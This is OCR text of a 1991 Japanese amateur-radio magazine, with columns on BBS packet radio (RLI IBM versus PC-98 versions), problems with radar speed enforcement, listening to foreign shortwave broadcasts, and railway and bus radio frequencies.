果たして常識的な3軸衛星
(図-9)になるのか、あるいは
奇想天外なスピニ衛星が出てくる
のか、興味が持たれることで
す。

'91テレコム・ジャパン

6月中旬に、東京池袋で情報
通信総合展としてテレコム・ジ
ャパンが開かれました。

21世紀に向けて、地球規模の
「新世代情報通信網」が構築さ
れていく時代だとして、広範な

展示やワー
ク・ショップ
が開かれま
した。商社やメ
ーカーの展示
はもちろん、
NTT、KDD
それに国内、
国際の通信業
者、パソコン、
移動通信と多

彩な広がりを見せました。
NTTは最近発表の超小型無線
機MOVAで人気を集めてい
ました。また、会場内では電波
環境保護協力会の「つくろう！
クリアな電波環境」運動も目につきました(図-10)。


無線通信への依存度は、年々
高まるばかりです。電波を利用
するものとして、クリアな電波
環境の維持は重要ですね。

▼図-10 つくろう！クリアな電波環境



参考資料

1. 朝日新聞
2. 日経産業新聞
3. 宇宙開発事業団 資料
4. サテライト・マガジン
5. ヒューズ社広報資料
6. GE社広報資料



▲図-9 BS-3H の後継機も3軸制御衛星か？

● AB流パケット入門(第33回)

日米摩擦解消!? IBMをパケットに

伊東 稔明

4月号でLINKED toによるUCファイルの削除について紹介しましたが、この方法を悪用すると、他人のP-MAILを読んだり、削除したりもできます。そのへんの世界は表裏一体です。ただ、UC だったら、わざわざそんな面倒なことをせずに、自分のTNCのMYCALLを変更するでしょうが……。

だからといって、悪用を促しているわけではありません。毎号、読んでいただければわかるだけがるだけだと思います。

パケットはアマチュア無線の中でも最高のモードだと私は思っています。読むだけから、書く世界へ、普通のユーザーから、PMB、そしてSYSOPへと

いろんな楽しみがあります。現状に満足することなく、いろんなことをそれなりに楽しみたいと思っています。ただ、どうも現状に満足してしまっている人もいらっしゃるようで、ぜひ、さらに1ステップ、足を踏み込んで新しい世界を知っていただきたいと思います。

パケットのほんの一部を、覗いて、すぐに飽きる人もいますし、泥沼に入り込んでしまう人もいます。

ニューメディア!パケット通信

従来のアマチュア無線のQSOというのは相手が必要でした。それだけに遠くへ飛ばすには、それだけの設備投資が必要です。しかし、それでも自分

の都合のいいときにコンティションが悪かつたり相手の都合が悪かつたりで、不確実な要素が少なくありませんでした。それが、また魅力の1つでもあるのですが、現代のように忙しい人間が多くなると、不確実を楽しむ余裕が持てなくなりつつあります。

しかしパケットは違います。BBSは基本的に24時間動いています。パケットでも相手は必要ですが、BBS相手であればいつでも使うことができるのです。遠くへ電波を飛ばす必要もありません。このようにパケットはこれまでのアマチュア無線とは性格が異なるのです。従来のアマチュア無線しかできない人には、全く不要なものかもし

れませんが、これまでのアマチュア無線に不満を持っていた人にとっては、光明だったのではないかでしょうか。

とはいっても、パケットばかりやっているのも困ります。他のモードやバンドにも出ましょう。DXや移動の情報がほしいために、パケットを始めたのに、今まで、DXはそっちのけでパケットをやっている人、たまたま私もQSOしたばかりに、98VXに80MBのHDDを付けて、増設RAMを入れて、移動用には98NSに40MBのHDDを入れ、結局TNCを5台も、ここ1年ほどに買ってしまった人など、かなり病気になってしまった人もいます。それだけの魅力がどこかにパケットにはあるんですね。それは人によって違うかもしれません、自分に合った魅力を自分自身で探してみてください。

余談が長くなりましたが、この*****LINKED…ですが、RLI V13.00以降は使えなくなつたようです。現在のところIBM版までしか出ていませんのでJA版ではどうなるのかわかりませんが、JA版もそろそろアナウンスがあるころだと思いますので、近いうちにわかるでしょう。そもそもこれはゲートウェイ対策用の機能だと思いますのでUC対策用に使うのは違う意図で使うことになります。

このように、RLIにはIBM版とJA版があります。ユーザーとして使う場合は、その違いはあまり意識する必要はありません。


せん。SYSOPとして使う場合でも、設定やコマンドなど基本的に同じものです。

IBM版とJA版

IBM版はWのRLI本人が作成しますから、リリースは早いです。また、98に比べて、ソフト&ハード両面からマルチタスクには有利です。欠点はハード本体が地方では入手しにくいこと、日本語表示の関係などで手を出しにくい面もあります。日本語表示については、VGAカードと対応モニターで可能となります。しかし、かなりの出費となります。

FWD相手が多い幹線BBSでは、特にIBMが多くなる傾向があります。とはいってもVGAカードに専用モニターとなると大変ですから、通常は、98を

IBMにシリアルで接続して日本語の読み書き用としているSYSOPが多いようです。こうなると、コンピュータが2台、BBSに占有されることになり、SYSOPの負担は増えるばかりです。また、IBMを処分することを考えると、これもツブシがきかないだけに、BBS用以外ではなかなか売れません。98であれば中古で売っても、すぐに売れるのですが、IBMだとそういうわけにもいきません。うまく買えば、98で同程度のものを揃えるより、はるかに安い値段でIBMを買うことはできます。すなわち、ほとんどの場合がそうでしょうが、IBMコンバチ機を利用すれば、安い値段でできます。それでも地方では扱っている店は、ほとんどないのが現状でしょうし、いくら安



くても壊れたときの心配もあります。BBSで24時間動かしていれば、トラブルも心配しなくてはなりません。

そういう場合のアフターサービスがしっかりしている店から通販で買うとか、直接、行ってくるといったことが必要になります。

もし、IBMを買うと決心したのであれば、やはり、すでにIBMを使っているSYSOPに購入先を相談してみましょう。当人は、どこかでIBMを買っているわけですから。いろいろと相談に乗ってもらいましょう。

IBMのメリットとして、他にも自分に必要なものだけ、組み合わせて購入できるというメリットもあります。ディスクは5インチが1台でいいとか、自分の好みに合わせて、必要なオプションだけ買えばいいですし、最初のうちはなくても後から買い足すことができます。

ある程度、最初から組合せが決まっていることもあります。98に比べると、いろいろと組合せができる、オプションも比較的安いのが魅力です。

IBMで困ることといえば、コネクタや信号などでしょう。

たとえば、RS-232Cのコネクタでも98と同じDSUB25ピンのコネクタでもコンピュータ側に付いているコネクタがオスだつたりします。そのため、RS-232Cケーブルは98用のものが、そのまま使えないのに、変換ボックスを利用するか、自作してやらなければなりません。

IBM用の市販品は、なかなか入手できません。

それから、モニター用の信号でも、98とはちょっと違つてるので、国内用のモニターはそのままでは使えません。モニタ用の信号はR、G、Bの3つその他に、垂直、水平の同期信号の2つで合計5本は必要ですが、R、G、Bの3つの信号は98と同じですが、2つの同期信号は国内用モニターとは信号が反転しています。

逆にいえば、ICを使って垂直と水平の2つの同期信号を反転してやれば、IBMでも国内用のモニターを使うことができます。

IBM専用とするのであれば、モニターの内部に反転回路を組み込んでやります。IC1個でできることではありますが、内部に組み込む場合は注意して行なってください。

スピード面では、386クラスになつければ、IBMでも98でもそれほど差があるとは思えません。ですから、98で幹線BBSをやるときは、なるべくFWD専用とし、1局あたりのBBS使用時間を探くするために、G3RUHを使うなどして短縮し、1つのポートをなるべく多くのBBSで使用できるように考慮しなければならないでしょう。

うまくネットワークを考えれば、98でもかなりのことはできるはずです。

また、末端BBSやPMBであれば、逆にIBMを使うメリットは少なくなってきます。こちらは中古の安い98でも十分です。遅い98であれば、遅いなり

に7月号で紹介したようにBIDの保持日数を減らすとかキャッシュディスクを組み込むなどすれば、ある程度のスピードにはなります。特に、1200Bであれば、それで十分です。

9600Bだと、できればCPUは286以上のパワーはほしいところです。受信が多いのならそれほどのこともありませんが送信が多くなると、V30では厳しいものがあります。

「ザー」、「ザー」と送信して、ちょっと待つから、また「ザー」という感じです。TNCは次々と吐き出しているのにコンピュータからTNCまでがなかなかいかないのです。これはソフトの差もあります。DXTERMで無線透過モードでアップロードしたりすると、そこそこのスピードでいいのですが、RLIでは、ちょっと遅くなりますね。

また、マルチタスク時はさらにスピードが遅くなります。

とはいえ、1200Bよりははるかに早いのです。ただ、9600Bのスピードを活かすにはやはり早いCPUの方がベストです。

とはいえ、私のBBSは98Eです。コンピュータにお金をかけて、早くなるのは当たり前。なるべくお金をかけないで、スピードを早くさせようと、実験しています。

ヘッダーでIBMとJAを見分ける

RLIのJA版はIBM版をPC98/286上で動作させるようにJAのISK局が移植されて

いるものです。このJA版がなかつたらここまで日本全国にネットワークは広まらなかつたことでしょう。

RLIにコネクトしてみて

[RLI-11.1] JA-CH\$]

このようなヘッダーが最初に出てくると思います。11.12は「バージョンを示し、その後のJAはJAバージョンであることを意味しています。すなわち、JAであればPC-98/286上で動いているRLIだ」ということがわかります。

一方、IBMの場合は

[RLI-11.1] JB-CH\$]

のようにJBとなっています。また、以下のような場合もあります。

[RLI-12.0-H\$]

IBM版では、現在、V13.1までリリースされているようです。

こういったことは、わかっている人にとっては、当り前のことなのですが、最近になってパケットを始めた人にとっては、最近はこういった情報が少ないのに、わかりにくいことかもしれません。もちろん、知らないでもパケットはできますが、知っていると、いろいろと応用ができます。

自分のホームBBSのRLIがIBM版であるとわかれれば、SYSOP宛にはROMAJIでMAILを書くといった応用

ができます。たいていのSYSOPは98も接続してあって、全角でも読めることができますかんどでどうが、ROMAJIであればIBM上でも読めるということになります。

もちろん、BBSにコネクトしてICMNDでインフォメーションが見ることができますから、ちゃんと書いてあれば、それを見ればどのようなシステムであるか、より詳しくわかりますが、最初のヘッダーだけなら何も自分がコネクトしなくてもわかりますし、いろんなBBSのヘッダーをモニターして調査してみるといいでしょう。

直接、モニターできないBBSでも転送されてきたプリテンのルートヘッダーの時間を見るとIBMか98かわかります。JAバージョンだと時間の後に|が付きます。これは世界標準時より9時間早いことを意味しています(古いJAバージョンでは、|は付きませんが)。また、IBMでも|が付いていることもあります。これはバージョンにもります。

何も付いていない場合は、現状ではまずIBMだと思ってもいいでしょう。また、他のBBSソフトでは小文字のiやjが付いていることもあります。

そういうことに注意してルートヘッダーを見ていると、意外と98が多いことが目に付きます。やはり入手のしやすさが大きなウェイトを占めているようです。

RLIではR番号では、どこかのBBSを通ってきたかはわかりますが、RH番号だと、ど

のBBSをいつ通ってきたかがわかります。どんなルートでどのくらいの時間かかってFWDされてきたか、しっかりと見ておきたいものです。ユーザーではルートヘッダーの分だけBBSを占有しますから、空いている時間だけRHで読み出すとか、自分宛のP-MAILだけはRHで読むようにしたいですね。

特に、SYSOPはこういった情報には、FWDの状況を把握するためにも普段から注意して見ておきたいものです。

どこのBBSはどんなコンピュータを使っているのか、近所のBBSぐらいであれば知っておきたいものです。また、どこのBBSがどこのBBSとつながっていて、といったルート情報もある程度、知っておくとMAILを出すときに、多少は早く相手に届けられます。

横のつながりを大事に!

また、自分のホームBBSのSYSOPや近所のSYSOPとは、日頃からいろんな面で付き合いをしておきましょう。

ラグチューや、アイボーリー、シャツツクにおじやましてBBSのシステムを見せてもらったり、それでなくても無線とコンピュータという共通の趣味があるわけですから、共通な話題はいくらでもあるはずです。

こういった横のつながりがしっかりしているBBSは、何かと活気がありますし、そういう状況ではUCなどが入り込む

スキはないといえます。また、UCが出てきてもSYSOPやリモートSYSOP、ユーザ一間のつながりが強いわけですから、比較的、早く対応できる環境になるはずです。

パケットにしたところで、アマチュア無線です。1人だけでパケットはできませんから、横のつながりというのは何かと重要です。

ホームBBSにするのであれば、そのSYSOPには、せめて自己紹介ぐらいのMAILは送っておきましょう。

特に、ATERMやFPMBのように自動ダウンロードプログラムを使っているときは、なあさら普段のコミュニケーションが必要になるかと思います。

どちらのソフトも大変素晴らしい

いのですが、使う人が使い方を間違えたり、悪意的な使い方をすると各局に迷惑をかけますので、これらのソフトは十分に慣れてほしいと思います。

FPMBは従来から見ると、セットアップがやりやすくなり、使いやすくなりました。PMBとして使うのにいいと思います。

ただ、ユーザーポートで使うには、設定が難しいというか、通常のユーザーのことも考えて設定しなければなりませんし、FWD専用ポートでATERMやFPMBを動かすのも、つらいものがあります。

FWD専用ポートでは、やはりBBSが主導権を持つべきです。

BBS自身も毎時何分ごろに空いているか、予測できません。

そのときのFWD量に關係してきます。ですから、BBSが空いている時間にBBS側からATERMやFPMB側へコネクトしにいき、それからATERMやFPMBで設定された特定のファイルだけダウンロードできるような形になると、無駄なFWDもなくなりスムーズになるのですが。また、より多くの局が1つの周波数で有效地に利用できるでしょう。



これを実現するためには、どちらかというとATERM/FPMBよりもRLI側にソフトの対応が必要になってきます。ATERM/FPMBのユーザーが多くなってきてる現在、せめてJA版ではそのような対応があればと、お願ひしたいと思います。



パケット通信は新しいメディア！ 魅力たっ30り！

'90年代のレーダー探知機 13

「レーダー式取締機の問題点」



新井 保夫

レーダー式取締は、それまでの定置式取締が、決められた距離の経過時間で車両の速度を計測するという、時間計測の取締であるのに対して、レーダー波のドップラー効果を利用した、瞬間の取締です。

このレーダー式取締は光電式取締に比べて、設置に時間がかかる、違反車両を停止させるスペースが確保できれば、測定場所も限定されるということもなく、最強のスピード取締機として、またたく間に全国の警察署に普及しました。

レーダー式取締の原理

レーダー式取締機の送受信部から発射されるレーダー波は、XBandといわれるレーダー波帯の10.525GHzの超高周波が使用されています。このレー

ダーバーは、動く物体に当ると、その反射波の周波数が変化するという性質(ドップラー効果)を持っています。このドップラーフィルタ効果を利用して、取締機から発信された電波の周波数と、走行車両に反射して、周波数が変化して戻ってきた電波の周波数の差から、車両の走行速度を測定するのがレーダー式取締です。

しかし、このレーダー式取締機は、今迄に登場したどんな取締機よりも、問題の多い取締機だったのです。

人為ミスの連続

まず70メートルも離れている車両の速度を測定できる機能を備えている取締機なのですが、70メートルも離れていては、たとえ取締機がスピード違反を確認しても、集団で車両が近づい

てくる場合には、いつたい取締機が、どの車両を測定したのかは、現場の警察官のカジに頼るしかなく、その結果違反車両を誤認してしまい、昔のように100メートル～200メートルの測定距離で、取締を行っていたときと変わらぬ人為ミスが起きました。

更にこのようなハイテク新鋭機の原理を、まったく理解できない警察官による、取締機の操作ミスや、設置ミスにより引き起こされた誤測定が続出したのです。

そして当然のことながら、取締に納得できないドライバーが全国各地に出現し、レーダー式取締機に対する不信感が高まり、裁判で無罪判決が下され、レーダー式取締機に対するいくつかの問題点が指摘されるようにな

り、多くのドライバーが不起訴になつたのです。

レーダー測定の異常値

レーダー式取締の問題点として、取締る警察官はもちろん、取締機を製造しているメーカーにも、うまく説明のできない、異常な測定値が計測されることがあります。

恐ろしい例のひとつとして、レーダー取締によって、43km/hオーバーの83km/hと速度を測定されたトラックのドライバーが40km/hで走行していたと主張した結果、起訴されて有罪判決を受けたのですが、二審で行われた現場検証の結果、取締地点の手前に登り坂があつて、そのトラックはどんなに頑張つても、40km/h前後のスピードしか出せないことが実証されたのでした。

当然ドライバーには無罪判決が下された訳ですが、もしもそのトラックが、同じような状態で、83km/hものスピードが出来るハイパワーな車であつたら、果たして無罪判決が下されたでしょうか。そして、その現場検証でテストされ、一度も異常が認められなかつた取締機が、現実に出るはずもない83km/hという測定をしてしまつた事実は、レーダー式取締機は、異常な測定をしてしまう危険性を、常に内包している取締機だというこの証明に他ならないのです。

多重反射の危険性

実際の速度の倍近い速度が検出される可能性として、レーダー

一波の多重反射の問題があげられます。

多重反射の問題とは、一度走行車両に反射して、周波数が変化したレーダー波が、直接取締機に戻らず、何かに反射した後に、再度走行車両に反射して、もう一度周波数を変化させて取締機に戻った場合に、実際の速度の倍近い速度を検出してしま

がこのような危険性を孕んでいるといえるでしょう。


'91年5月23日付朝日新聞夕刊に掲載された、東京高裁の「レーダー測定の結果は信用できない」という逆転無罪判決の根拠も、多重反射によるものではなかつたでしょうか。ドライバーの主張した50km/h位に対して、レーダー式取締機の測定速度は93km/hでした。

■レーダー式取締方法の概念図



レーダー波は、動く物体に当ると、その反射波の周波数が変化します。

■多重反射の概念図



全ての道路に、多重反射の危険性が……

ゼネカバトランシーバで聞く 短波帯の魅力

第2回 海外の 日本語放送局を聞こう!!

丹波一好夫

今月号から、このページをまかされました、丹波好夫です。皆さんといつしょに魅惑の短波帯をワッчиしていきます。どうぞよろしく！

さて、一言「短波」と言いましても、全てがラジオ局ではありません。アマチュア無線をはじめとして、航空、ボルメット、乱数、気象関係…などなど挙げたらきりがありません。今回はその局の役割やデータ実際の受信方法までをまとめてみようと思います。

私の自慢シャック

AB 読者のみなさんには、いつもどんなリグ（受信機）をお使

いですか？

私は、八重州のFT-747を使っています。このFT-747は、価格も安く、操作も容易なので気に入りました。

アンテナは全長80mのワイヤーアンテナを使っています。アンテナと言っても簡単・質素なもので市販のバランにたまたま家にころがっていたACコードを流用しているといった具合です。

それじゃあ 聞きましょう!!

まず、中波から短波帯での業務局の使用区分を表にしてみました。

眺めてみると、曰頃関心のない

0.1 0.5 1.6 1.9

中 長 波	中 波
潜水艦の通信	回転式ビーコン
海上交通情報局	中波放送
	船舶気象情報局
	潮流警報局

波

航空無線
漁業用湾岸局



▲丹波先生のご愛用するヤエスのFT-747。

短波帯も、結構活用されているんだな～って感心しちゃいます。今後の連載を通じてこれらひとつひとつを詳しく解説したいと思っています。

今回はウォーミングアップを兼ねて一番簡単に聞ける海外日本語放送から聞いてみましょう。

結構楽しいもんだ!!

海外の放送局がわざわざ日本語でしかも日本に電波を飛ばすにはそれなりに理由があるので。すなわち、「自国の宣伝」です。

この「宣伝」も多種多様にわたっています。

自国の出来事から始まり、文化（音楽）、宗教、思想（北朝鮮なんかはものすごい）、観光（これは薄いかもしれないな…）な

短波帯は楽しいぞ!!

■図2 ラジオ韓国と北京放送のプログラム

放送局名	放送時間 (JST)	周波数 KHz
ラジオ韓国	6~8	5975
	10~12	7275
	17~19	5975 7275
	20~22	1170 5975 6135
	24~1	891
北京放送	18:30~0:30	1044 1323 9855 11515

3・5・9・11の月の第1日曜日と同時に、混信を避けるために周波数が変更になります。

ど世界にアピールするのです。

また短波放送局には、海外にいる同胞向けにニュースなどの情報を送る役割もあります。

遠岸戦争ではNHK国際放送の活躍は有名で、「短波の聞こえる受信機をもつていて、唯一信頼できる情報源はNHK国際放送だつた…」と、バグダッドから解放されたとき語っていた人がいました。

また、短波帯というのは、世界の情勢がつかみやすくそのぶん政治的な情報もごろごろしてきます。

中国の天安門事件のときは、私は、北京放送を受信しましたが、その内容は政府によって歪められており、事件にはまったく触れられませんでした。

その国、その国の状態や政策が、生々しく伝わってきます。

そういう面では警察無線より迫力があります。

今度から、テレビのニュースを見るときにかたわらで短波放送もいつしょに受信するといいかもしれませんよ。

廃止してしまう局もあるが…。

去る3月30日にはアラスカのKNLSが、同月31日にはイギリスのBBCが相次いで日本語放送を中止していました。

衛星放送時代の今日、海外向けの短波放送局は、その役割を終えてしまったということでしょう。

まあ、時代の流れには逆らえません。といつても、まだ日本語放送局は10局、オンエアしています。まだまだ、楽しめますよ。

電波の強い北京放送

今回は一番簡単に聞けるラジオ韓国と北京放送を聞いてみました。

ラジオ韓国と北京放送は図2に示すとおりの時間・周波数で、国際協定による3ヶ月おきの定期的な変更と、混信を避けるための随時の周波数の修正が行われています。

北京放送は、2100ごろは11515KHzが一番聞きやすいようです。9855KHzは若干、信号が弱いようです。1323KHzと1044KHzでは、明らかに国内の中波局のかぶりをモロにうけて、ほとんど聞こえません。(受信地:神奈川県愛川町)

ただし、これは私の自宅でのリポートです。短波帯はスキップ現象や、電離層の状態によって影響を受けますのでその場所、場所でまちまちなのです。

受信地や時間帯によって状況は刻々と変わっていく…。そんなところが、短波の面白いところなのです。

受信報告書を書く

海外からの放送受信ができるなら、さっそく受信報告書を書きましょう。

7 9 10 12 15 17 21 22 24 25 27 28 30

短

波

短 波 放 送	亂 航 空 移 動	氣 象 服 務	波 形 狀	阿 爾 法 克 斯	海 上 移 動	海 外 短 波	J Y	阿 馬 チ 亞	海 上 電 信	J Y	放 送	海 上 移 動	航 空 移 動	阿 馬 チ 亞	海 上 R	阿 馬 チ 亞	放 送	違 法 C B	違 法 C B	合 法 C B	違 法 B C	

(単位はMHz)

短波帯を聞こう!!

■図-3 今月受信した局

月	日	時間	周波数	局名	SINPO
6	14	2000～	6135KHz	ラジオ韓国	4444
6	14	2100～	1151KHz	北京放送（中国語講座）	55454
6	14	2300～	7580KHz	朝鮮中央放送	44544
6	14	2342～	1670.5KHz	船舶気象通報局：栗島	55444

放送局は自分の出した電波がどこまで届くか興味があります。受信報告書とは、ここまであなたの電波が届きましたよと、放送局に報告するいわば技術レポートなのです。

そして、その報告のお礼の意味で、受信確認書（ペリカード：ペリフィケイションカード）を発行するのが慣習となっています。

アマチュア無線でも SWL

からの報告があれば、受信確認証を出します。これは、電波を扱う者にとっては、常識となっています。

また、今後、ご紹介する予定のある業務局（JUY・海岸無線局・ポルメット局など）も、通信士の方が空いた時間に発行してくれます。

ただ、カード目当ての、モラルのないレポートが目立つそうです。

さて、受信報告書の書き方にについてですが、最低限、下記の項目が網羅されていないと、報告書としての意味がありません。

1. 受信局（わからなければ書かないでも良い）
2. 周波数（MHz 帯だけでも可）
3. 受信日と時間場所
4. 番組・通信の内容
5. SINPO
6. 受信に使った機器

（アンテナも含む）

7. 自分の名前・住所
8. 内容に関する感想・受信状態について…などのレポート

と…こんな具合です。この報告の後に「ペリカード下さい!! 絶対に!!」なんて書くのはやめておきましょうね！ 確認ができたらちゃんとカードを送ってくれるから…。

それと、同封するものは返信用の切手と、テレビ局へでしたら写真ぐらいは許されますが、ビデオテープ・録音テープなどは、そんな物にチェックをいれるほど放送局はヒマじゃありません。報告書に番組の内容などが詳しく書いてあれば、確認は十分にできます。

レポートくださいね

今回はこれから短波の世界に入っていくまえに放送局でウォーミングアップをしましま。みなさんが短波帯で見つけた業務局などありましたら、どんどん編集部「周波数ナウ短波版」まで報告ください。来月から本格的に業務局の紹介に入って、みなさんの報告も入れていきます。

最後に、今回の報告は私が受信したものまとめました。（放送局に対しては受信報告書を送ります）。あ、そうそうみなさん秘蔵のペリカードがあつたら、面白カードまでじゃんじゃん遠慮せずにどうぞ!!（こういうコーナーがあるから、カード目当ての受信報告が後を立たないのかなア）

では、また来月!!



Radio Korea

▲ラジオ韓国のペリカード。韓国の格闘技、テコンドーを紹介するデザインとなっている。

のりもの無線 面白全集

編集部

鉄道情報

先月で緊急報告をした正面衝突事故、時間が経つにつれて信楽側のふだんの鉄道営業の姿勢があまりにも杜撰だったことが徐々に明るみに出てきはじめています。

例の死んだ部長が、以前にも対向列車が待避線にいるのを確認しようとせずに手信号で発車させようとして運転手に拒否され、運転手はわざわざ待避線まで自動車で確認にいったという事件があったというのです。

この部長、事故で死んだのでこれ以上責任がとりようがないし、死人に口なしで反論が聞けませんが、生きていたところで業務上過失致死です実刑は確定だつたでしょう。

遺族には酷ですが、無責任のつけは40名以上の死者という重いものになってしましました。

このまま信楽側が鉄道会社を経営できたとしても、当分は遺族への賠償金を賄うために営業することになります。

運賃も値上げしないと支払いきれないし、累積赤字も増え、倒産におびえながらの経営になることは必至でしょう。

資料によると貴生川駅は単線で待避線はないようでした。

信楽駅は2面ありました。

今後このような事故が起きたときを考え、補償金を支払えるように、団体保険に第3セクタ鉄道会社が加入するようにしたらいいという動きがあるようです。

周波数情報です。

なんと東京のAタイプがすべて停波しました。

山手線は352.6250MHzに移りました。

京浜東北線は352.600MHzです。

おなじようにトーンが入っています。

また、Bタイプの各chには線区ごとに別のトーンスケルチが入っています。

タクシーと同じような逆トーンスケルチで、通話時にトーンスケルチが切れます。

アマチュア無線機のトーンスケルチ機能では、逆動作はできません。

あくまでも低周波トーンが入って開くスタイルです。

技術部にきいたところ、現在のアマチュア無線機のトーンスケルチ基板では回路図があつても改造は面倒だろうということでした。

続いて先月の続きです。

★長良川鉄道

美濃太田駅から40kmもの長さを持つ路線です。

沿線はなんといつても「郡上踊り」で有名な郡上八幡があるのが大きな特色でしょう。


奥へいくと長良川に沿つて走るようになります。

また、終点は「北濃」ですがにぎやかなのは手前の「美濃白鳥」のほうです。ここはタクシーも常駐しています。

「北濃」はラーメン屋と兼業です。

列車はレールバスで、「ナガラ××」という型式番号です。

無線は八木アンテナが沿線に



終点の北濃駅、趣があります。

新規開通路線の無線情報を待つています。

写真・パンフなど返却不要でよい方送つてください。

何ヶ所が建っていました。

交信はめったにないようですがJRバスが遅れるので発車を見合わせて欲しいなどとの内容が聞かれました。

「ながらてつせきから、ながらてつ×」

「はい、Xです。」

「●●駅に××分着のバスが遅れているようなので着いてから発車してください」

「X、了解」

交信はシンプルですから移動局の声は遠くでは聞けません。


また出力が10Wのモービル機が設置されていました。

VHFですが、トーンが入っているようだ、マイクにB-3とダイモが貼ってありましたがもしカするとトーン番号かもしれません。

この番号では、156.7Hzがトーン周波数になります。

路線保安面では北濃駅も側線がありますし、美濃太田では駅手前に渡り線があります。

列車のスピードはここが一番早く、80kmは出します。



車内の無線機。車載型を使用。

東北・上越新幹線が東京駅からの始発になつて、452.10MHzのラジコールや412、414MHzの列車電話が入感しはじ

めましたが、地上区間が東京駅から秋葉原駅の少し上野寄りという短い区間のために、会話が途中でフェイドアウトしてしまいます。

バス

先月の続きです。連休中の取材では特に目立つものはありませんでしたが、明智鉄道の終点で「日本大正村」という歴史的建物を生かした娯楽施設があります。そこには東濃鉄道が所有するポンネットバスがありました。写真にあるように竹久夢二の絵やカルピスの旧商標やアールデコ調のイラストで装飾されているバスです。車体はいすゞのロゴが入っています。

大垣の駅では近鉄のバスが営業中ですが、マイクロバスが路線バスになっています。

近鉄のバスは電車と同じ燕脂色(チョコレート色)ですが、このマイクロバスはオレンジ色



マイクロバス型の路線バス、大垣駅。

です。

無線使用会社 「東濃鉄道編」

149.31MHzは、昔、警察無線がアナログ時代に、栃木1系の基幹系として、全国で唯一栃木県警察が運用していました。警

察無線が、デジタル無線に移行後、バス事業者より要望の多かつた、貸切バス車両の連絡用として、割当てになつたようです。

貸切バスが使用するので、全国的に運用しています。そのため前使用者が栃木県警だけどこに行つても、混信や運用問題(その地域独占運用など)がなかつた、この周波数が良かつたのではないかでしょうか。

4月に筆者が四国に車で旅行に行つたときも、観光地の近くだけではなく、どこでも通話がされていました。特に高速道路などでは、メリット5、パリバリに入感するので、どこで運用しているのかなあ~と、辺りを見回すと、自分の車の横のバスだつたり、休憩で寄つたサービスエリアの中にいるバスだったなんてこともあります。

全国的に運用を開始する事業者が増えているようです。

会社名を言わない

なかなか、その事業者を判明させるのが、大変なのです。コードサインを言わず、また言つても、「東鉄」などの略語だつたり、「215」などの数字だけの場合もあり、会社を特定させるのに苦労します。

筆者も「今どこそこを走行中」などの無線を受信して、車でその場所まで出向いて行き、捜し出した事業者もあります。

また似た事業者名にも注意が必要でした。例えば、あんだけ交通㈱と、あんだけ観光㈱。小田急電鉄㈱と、小田急バス㈱などは、グループ会社ですが、別



会社組織なのです。全国に多数ありますので、受信時の参考にしてください。

交信はこんなふう

1月号で、岐阜の東濃鉄道を紹介しましたが、その時点では無線の運用をしていませんでしたが、1月号で、東濃鉄道の関係者に無線を採用するように勧めた結果が出ました。(東鉄にABを送付した時点で、無線の採用は決まっていたそうです)

周波数は、149.31MHzで、呼出しコールサインは、「東鉄(とうてつ)13」「東鉄18」、数字は凡例です。

「東鉄12から、東鉄10聞こえますか」

「はい、10ですどうぞ」

「いま、ガイドをいつものところで降ろしたから、大橋を渡つて笠原車庫に帰ります、10はどのへんですか?」

「たった今、愛岐道路に入りました。うちも、ガイドを降ろしたら、いつものコースで帰ります、営業所で待ってくださいよ!」

